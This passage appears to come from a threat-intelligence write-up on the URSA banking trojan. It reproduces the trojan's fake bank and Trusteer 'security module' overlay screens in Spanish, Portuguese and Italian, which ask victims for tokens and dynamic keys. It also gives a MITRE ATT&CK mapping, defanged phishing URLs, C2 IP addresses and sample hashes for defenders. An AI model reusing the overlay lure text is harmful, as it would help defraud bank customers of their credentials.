2070_DESKTOPIE/ALCANTARA_HK10_0906.txt	04/09/2020 10:06	Text Document	9 KB
2070_DESKTOPIE/ALCANTARA_HJ0_0637.txt	11/09/2020 07:37	Text Document	94 KB
2070_DESKTOPIE/ALCANTARA_HJ0_0637.txt	11/09/2020 07:37	Text Document	2 KB
2070_DESKTOPIE/ALCANTARA_HJ0_0644.txt	11/09/2020 07:44	Text Document	4 KB
2070_DESKTOPIE/ALCANTARA_FEITO_HJ0_0842.txt	10/09/2020 09:42	Text Document	38 KB
2070_DESKTOPIE/ALCANTARA_ARIA_HJ0_0841.txt	18/08/2020 09:41	Text Document	39 KB
2070_DESKTOPIE/ALCANTARA_ARIA_HJ1_0841.txt	18/08/2020 09:41	Text Document	4 KB
2070_DESKTOPIE/ALCANTARA_ARIA_HK00_1038.txt	18/08/2020 11:38	Text Document	566 KB
2070_DESKTOPIE/ALCANTARA_ARIA_HK01_1146.txt	18/08/2020 12:46	Text Document	151 KB
2070_DESKTOPIE/ALCANTARA_ARIA_C_HJ0_0958.txt	10/09/2020 10:58	Text Document	39 KB
2070_DESKTOPIE/ALCANTARA_ARIA_C_HK00_1002.txt	10/09/2020 11:02	Text Document	19 KB
2070_DESKTOPIE/ALCANTARA_ARIA_C_HK01_1006.txt	10/09/2020 11:06	Text Document	19 KB
2070_DESKTOPIE/ALCANTARA_ARIA_C_HK02_1010.txt	10/09/2020 11:10	Text Document	19 KB
2070_DESKTOPIE/ALCANTARA_ARIA_C_HK03_1013.txt	10/09/2020 11:13	Text Document	19 KB
2070_DESKTOPIE/ALCANTARA_ARIA_PC_HJ0_0803.txt	07/09/2020 09:03	Text Document	61 KB

lang id = 2070 - Portugal

Figure 28: Ursa trojan – victim’s details.

The geo-map initially addressed in this article was based on the C2s available below, and based on the number of available infections found there.


## URSA trojan – Banking Overlay Windows

**Santander**  Instalación

**Por qué es necesario instalar el Trusteer Rapport**  
Durante el proceso de instalación se solicitará alguna información para confirmar su identidad.

-  Bloqueamos links falsos y virus para mantener su seguridad ✓
-  Comprobamos siempre la fuente de los correos; alerta a premsos y mensajes extraños. ✓
-  Por tu seguridad, verifica que la URL comience con https:// ✓
-  Vamos a bloquear vínculos y programas y archivos falsos, para su seguridad. ✓

**Banco Santander** 


**! Acceso no disponible**

Inténtelo de nuevo más tarde


**Aceptar**

**Seguridad adicional necesaria**


Ingresa un Token

 **Segurança Informática**


^ Ocultar instrucciones



**Paso 1**


Presiona el botón  3 segundos para prender el Token, después ingresa tu PIN.

**Paso 2**

Cuando la palabra "HSBC" aparezca en la pantalla de tu Token, presiona el botón  e ingresa los números

(Para más información, selecciona el botón de ayuda)

**Paso 3**

Presiona el botón  nuevamente e ingresa los 6 números que se muestran en tu Token, en el espacio indicado.

**Guardar**

**Bci** 

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**Aceptar**

Grupo Financiero BBVA Bancomer S.A. (MX) Trusteer

**BBVA Bancomer**

Instalación Configuración Simulación y prueba Terminación

**¿Por qué necesito instalar Rapport?**  
 Rapport protege tus datos de aplicaciones creadas para robar datos personales, impidiendo que manipule transacciones que podrías realizar desde tu banca en línea.

**Instalando Trusteer IBM Rapport, proteges:**

- Protege tu nombre de usuario y Contraseña ✓
- Otras informaciones de inicio de sesión sensibles. ✓
- Elimina el malware financiero existente de su computadora inmediatamente. ✓
- Evita que los ataques de phishing roben sus credenciales y datos. ✓

IBM Security digicert BBVA Bancomer

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Instalación Configuración Simulación y prueba Terminación

**INFORMACIÓN IMPORTANTE**

✓ Necesitamos que confirme la información solicitada para que vuelva la navegación normal y segura de su banco en línea.

**Clave Dinámica**

CHALLENGE:

Continuar

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# Módulo de Proteção Santander

A atualização está verificando seu computador para corrigir eventuais problemas de acesso ao Internet Banking.

Podem ser solicitados dados para confirmação de sua titularidade.

Não utilize o teclado ou mouse até que seja solicitado.

- Funcionamento do Serviço
- Permissões dos arquivos do Trusteer Rapport
- Desinstalação do Trusteer Rapport
- Atualização do Trusteer Rapport

IBM Trusteer

Trusteer an IBM Company

Instalación

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Verificación Secure IBM Trusteer

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Instalación de seguridad. Trusteer

**! Acceso no disponible**  
Inténtelo de nuevo más tarde

Aceptar

INSTALAÇÃO DE SEGURANÇA Trusteer

**! ACESSO INDISPONÍVEL**  
Tente novamente mais tarde

Confirmar



Estimado cliente:

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Caro cliente:

Il modulo di sicurezza è un sistema di protezione che, durante l'esecuzione di transazioni elettroniche, funge da scudo per il tuo computer dagli attacchi di programmi dannosi su Internet.

- ✓ 1: Cimpostazioni Iniziali
- ✓ 2: Ambiente di Configurazione
- ✓ 3: Verifica delle Installazioni Precedenti
- ✓ 4: Preparazione Degli Aggiornamenti del Modulo di Sicurezza
- ⌚ 5: Installazione dell'Aggiornamento del Componente di Sicurezza

Il completamento dell'aggiornamento potrebbe richiedere alcuni minuti. Per garantire la tua sicurezza durante il processo, verranno richiesti alcuni dati.

**AVVISO:** non spegnere o scollegare il computer fino al completamento dell'aggiornamento, in caso contrario, potrebbe danneggiare i file di sistema.

**CaixaBank** Actualización del módulo de seguridad

**Trusteer**  
an IBM Company

Estimado cliente:

El módulo de seguridad es un sistema de protección que, durante la ejecución de transacciones electrónicas, actúa como un escudo para su computadora contra ataques de programas maliciosos en Internet.

- ✓ 1: Configuración inicial
- ✓ 2: Entorno de configuración
- ✓ 3: Verificación de instalaciones anteriores
- ✓ 4: Preparación de actualizaciones del módulo de seguridad
- ⌚ 5: Instalación de la actualización del componente de seguridad

La actualización puede tardar unos minutos en completarse. Para garantizar su seguridad durante el proceso, se solicitarán algunos datos.

**AVISO: No apague ni desconecte la computadora hasta que se complete la actualización, de lo contrario, puede dañar los archivos del sistema.**

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Instalação do Módulo Segurança de Internet Banking

**IBM**

Diagnóstico Trusteer™

Tarefas sendo executadas

- ✓ Terminal Services
- ✓ Limpeza dos arquivos temporários do GBAS
- ✓ Limpeza do cache de Navegadores
- ✓ Permissões dos arquivos do Pluguin
- ✓ Aplicação de segurança no Sistema Operacional
- ⌚ Teste de segurança com usuário do Internet Banking

**Segurança**

**Bankia** Actualización del módulo de seguridad

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## Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Collection	Command and Control	Impact
Valid Accounts <b>2</b>	Windows Management Instrumentation <b>1 2</b>	DLL Side-Loading <b>1</b>	Exploitation for Privilege Escalation <b>1</b>	Disable or Modify Tools <b>1</b>	Input Capture <b>2 1</b>	System Time Discovery <b>2</b>	Archive Collected Data <b>1</b>	Ingress Tool Transfer <b>3</b>	System Shutdown/Reboot <b>1</b>
Default Accounts	Scripting <b>4 2 1</b>	Application Shimming <b>1</b>	DLL Side-Loading <b>1</b>	Deobfuscate/Decode Files or Information <b>1</b>	Credentials in Registry <b>2</b>	Account Discovery <b>1</b>	Email Collection <b>1</b>	Encrypted Channel <b>1</b>	Device Lockout
Domain Accounts	Native API <b>2</b>	Valid Accounts <b>2</b>	Application Shimming <b>1</b>	Scripting <b>4 2 1</b>	Credentials in Files <b>1</b>	File and Directory Discovery <b>2</b>	Input Capture <b>2 1</b>	Non-Application Layer Protocol <b>2</b>	Delete Device Data
Local Accounts	Exploitation for Client Execution <b>1</b>	Lagon Script (Mac)	Valid Accounts <b>2</b>	Obfuscated Files or Information <b>3</b>	NTDS	System Information Discovery <b>1 4 9</b>	Clipboard Data <b>2</b>	Application Layer Protocol <b>1 2</b>	Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Access Token Manipulation <b>2 1</b>	DLL Side-Loading <b>1</b>	LSA Secrets	Query Registry <b>1</b>	Keylogging	Fallback Channels	Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc common	Process Injection <b>2 1 2</b>	Masquerading <b>1 2 1</b>	Cached Domain Credentials	Security Software Discovery <b>7 1</b>	GUI Input Capture	Multiband Communication	Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	Valid Accounts <b>2</b>	DCSync	Virtualization/Sandbox Evasion <b>3</b>	Web Portal Capture	Commonly Used Port	Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion <b>3</b>	Proc Filesystem	Process Discovery <b>4</b>	Credential API Hooking	Application Layer Protocol	Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Access Token Manipulation <b>2 1</b>	retpasswd and rto/shadow	Application Window Discovery <b>1</b>	Data Staged	Web Protocols	Data Destruction
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Process Injection <b>2 1 2</b>	Network Sniffing	System Owner/User Discovery <b>1</b>	Local Data Staging	File Transfer Protocols	Data Encrypted for Impact

## Indicators of Compromise (IOCs)



---- Phishing URLs Portugal #0xSI\_f33d ---  
hxxps://medeiros-boatworks.]com/wp-content/!/https://my.vodafone.pt/?client=xxx  
hxxps://publichealth.msu.ac.]th/eng/wp-content/languages/--/my.vodafone.pt/?client=xxx  
hxxps://kresna.co.]id/sarikresnakimia/wp-content/!/www.edp.pt/?client=xxx  
hxxps://robyn-plombier-chauffagiste.fr/wp-admin/css/--/https://www.policiajudiciaria.pt/?cliente=xxxx

---- URLs -----  
hxxp://191.235.99.]13/lp1a.php  
hxxp://191.235.99.]13/m/

---- C2 -----  
191.235.99.]13  
191.239.122.]4  
40.70.86.]161  
52.91.227.]152  
87.98.137.]173  
144.217.32.]24  
51.81.104.]17  
104.44.143.]28  
51.143.39.]80  
45.132.242.]89  
13.58.123.]122  
51.222.39.]127  
66.70.237.]175  
54.233.78.]131  
51.222.39.]128  
54.39.33.]188

-- 21/10/2020--  
104.41.57.]9  
142.44.218.]78  
191.235.78.]73

-- 02-11-2020--  
70.37.106.]179

-- 14-11-2020--  
40.65.223.]174  
40.84.210.]148

-- 01-12-2020--  
149.56.76.]254

--20-12-2020--  
24.152.36.]236  
193.239.86.]182  
47.254.94.]1

## Online Sandbox URLs

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### **554S2000A2S144D1S4111D.msi:**

<https://www.virustotal.com/gui/file/23892054f9494f0ee6f4aa8749ab3ee6ac13741a0455e189596edfcdf96416b3/details>

### **px3q8x.vbs initial VBScript:**

<https://www.virustotal.com/gui/file/d1fb8a5061fc40291cc02cec0f1c2d13168b17d22ffcabea62816e14ed58e925/>

### **final payload (VBScript):**

<https://www.virustotal.com/gui/file/5b91c8acffe1980653718a493e24bde7211ee825ea2947df54c03e9733d61a70/details>

### **n11ai.exe (Autolt loader/injector):**

<https://www.virustotal.com/gui/file/237d1bca6e056df5bb16a1216a434634109478f882d3b1d58344c801d184f95d/details>

### **6f0000.dll (Delphi trojan):**

<https://www.virustotal.com/gui/file/93488eab403fafb3d8e10d38c80f0af745e3fa4cf26228acff24d35a149f6269/detection>

**Samples MalwareBazaar:** <https://bazaar.abuse.ch/browse/tag/URSA%20trojan/>

[2020-09-13] new [#trojan](#) [#banker](#) in the wild – [#stealer](#) [#malware](#) [#c2](#)

- target countries: [#PT](#) 🇵🇹, [#BO](#) 🇧🇴, [#CH](#) 🇨🇭, [#ES](#) 🇪🇸, [#MX](#) 🇲🇽, [#BR](#) 🇧🇷, [#IT](#) 🇮🇹
- antivirus bypass 🐛
- password stealer 🐛
- browser overlay (banking) 🏠
- C2 [ 191.235.99.13, 52.91.227.152] @ azure & aws ✓
- origin: BR 🇧🇷 [pic.twitter.com/GW3XtXB8BD](https://pic.twitter.com/GW3XtXB8BD)

— Pedro Tavares (@sirpedrotavares) [September 13, 2020](#)



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